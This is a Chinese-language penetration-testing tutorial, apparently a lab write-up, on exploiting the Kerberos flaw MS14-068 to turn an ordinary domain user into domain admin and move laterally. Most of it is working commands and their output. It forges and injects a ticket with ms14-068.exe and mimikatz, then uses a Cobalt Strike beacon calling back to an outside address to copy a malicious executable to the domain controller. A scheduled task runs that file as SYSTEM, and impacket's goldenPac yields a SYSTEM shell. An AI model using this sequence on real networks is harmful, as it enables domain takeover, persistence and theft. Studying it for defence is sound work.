PTT攻击之ms14-068传递获取域管横向

MS14-068介绍

ms14-068漏洞主要通过伪造域管的TGT，将普通用户权限提权为域管权限，以此来控制域控。只要服务器未打ms14-068补丁（KB3011780），在server 2000以上的域控服务器中，都可进行利用

MS14-068的利用条件

1、获取域普通用户的账号密码

2、获取域普通用户的sid

3、服务器未打KB3011780补丁

MS14-068实验

环境介绍


域控：192.168.41.100 windows server 2008

域内机器：192.168.41.132 win10 ww 域内用户

MS14-068利用

查看域用户的SID

```
whoami /all
```



清楚内存中的票据

```
klist purge
```

```
C:\Users\ww\Desktop>klist purge

当前登录 ID 是 0:0x9d634
        删除所有票证:
        已清除票证!

C:\Users\ww\Desktop>klist

当前登录 ID 是 0:0x9d634

缓存的票证: (0)
```

生成票据

```
ms14-068.exe -u 域用户@域名 -p 域用户密码 -s 域用户SID -d 域控
```

```
C:\Users\ww\Desktop>MS14-068.exe -u ww@test.com -p Admin@123 -s S-1-5-21-3432382454-1205603526-922924321-1110 -d DC2.test.com
  [+] Building AS-REQ for DC2.test.com... Done!
  [+] Sending AS-REQ to DC2.test.com... Done!
  [+] Receiving AS-REP from DC2.test.com... Done!
  [+] Parsing AS-REP from DC2.test.com... Done!
  [+] Building TGS-REQ for DC2.test.com... Done!
  [+] Sending TGS-REQ to DC2.test.com... Done!
  [+] Receiving TGS-REP from DC2.test.com... Done!
  [+] Parsing TGS-REP from DC2.test.com... Done!
  [+] Creating ccache file 'TGT_ww@test.com.ccache'... Done!
```

导入票据

```
kerberos::ptc 票据名字
```

```
mimikatz # kerberos::ptc TGT_ww@test.com.ccache

Principal : (01) : ww ; @ TEST.COM

Data 0
          Start/End/MaxRenew: 2022/8/23 18:35:53 ; 2022/8/24 4:35:53 ; 2022/8/30 18:35:53
          Service Name (01) : krbtgt ; TEST.COM ; @ TEST.COM
          Target Name  (01) : krbtgt ; TEST.COM ; @ TEST.COM
          Client Name  (01) : ww ; @ TEST.COM
          Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            28a0d67ae702f7dfaff380c462c2d6ef
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK
```

执行命令

```
dir \\dc2.test.com\c$  注意是机器名不是IP
```

```
C:\Users\ww\Desktop>dir \\dc2.test.com\c$
 驱动器 \\dc2.test.com\c$ 中的卷没有标签。
 卷的序列号是 3881-F259

 \\dc2.test.com\c$ 的目录

2021/03/26  16:07    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2022/08/23  18:06    <DIR>          Program Files
2022/08/23  18:06    <DIR>          Program Files (x86)
2021/05/24  17:43    <DIR>          soft ware
2021/05/24  13:46    <DIR>          Tools
2021/05/24  13:42    <DIR>          Users
2022/08/23  18:24    <DIR>          Windows
               0 个文件              0 字节
               8 个目录  9,954,435,072 可用字节

C:\Users\ww\Desktop>dir \\192.168.41.100\c$
拒绝访问。
```

建立网络连接

```
beacon> shell net use \\dc2.test.com
[*] Tasked beacon to run: net use \\dc2.test.com
[+] host called home, sent: 53 bytes
[+] received output:
命令成功完成。


beacon> shell net use
[*] Tasked beacon to run: net use
[+] host called home, sent: 38 bytes
[+] received output:
会记录新的网络连接。


状态       本地        远程                    网络

-------------------------------------------------------------------------------
OK                     \\dc2.test.com\IPC$       Microsoft Windows Network
命令成功完成。
```

复制恶意文件

```
beacon> shell copy wanli.exe \\dc2.test.com\c$
[*] Tasked beacon to run: copy wanli.exe \\dc2.test.com\c$
[+] host called home, sent: 63 bytes
[+] received output:
已复制         1 个文件。
```

添加计划任务

```
beacon> shell schtasks /create /s dc2.test.com /tn test /sc onstart /tr c:\wanli.exe /ru system /f
[*] Tasked beacon to run: schtasks /create /s dc2.test.com /tn test /sc onstart /tr c:\wanli.exe /ru system /f
[+] host called home, sent: 115 bytes
[+] received output:
成功: 成功创建计划任务 "test"。
```

启动计划任务

```
schtasks /run /s dc2.test.com /i /tn "test"
```

```
beacon> shell schtasks /run /s dc2.test.com /i /tn "test"
[*] Tasked beacon to run: schtasks /run /s dc2.test.com /i /tn "test"
[+] host called home, sent: 74 bytes
[+] received output:
成功: 尝试运行 "test"。
```

上线DC

175.9.140.137	192.168.41.100	wanli	SYSTEM *	DC2
175.9.140.137	192.168.41.132	wanli	ww	WIN10
175.9.140.137	192.168.41.132	wanli	ww	WIN10

goldenPac.exe

此工具是impacket工具包里的，它是MS14-068+psexec的组合，因此使用起来非常放方便快捷

用法

```
goldenPac.exe 域名/域用户名：域用户明文密码@域控完整域名
```

```
C:\Users\ww\Desktop>goldenPac.exe test.com/ww:Admin@123@DC2.test.com
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] User SID: S-1-5-21-3432382454-1205603526-922924321-1110
[*] Forest SID: S-1-5-21-3432382454-1205603526-922924321
[*] Attacking domain controller DC2.test.com
[*] DC2.test.com found vulnerable!
[*] Requesting shares on DC2.test.com.....
[*] Found writable share ADMIN$
[*] Uploading file LghHHdFX.exe
[*] Opening SVCManager on DC2.test.com.....
[*] Creating service lACK on DC2.test.com.....
[*] Starting service lACK.....
[!] Press help for extra shell commands
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
nt authority\system
```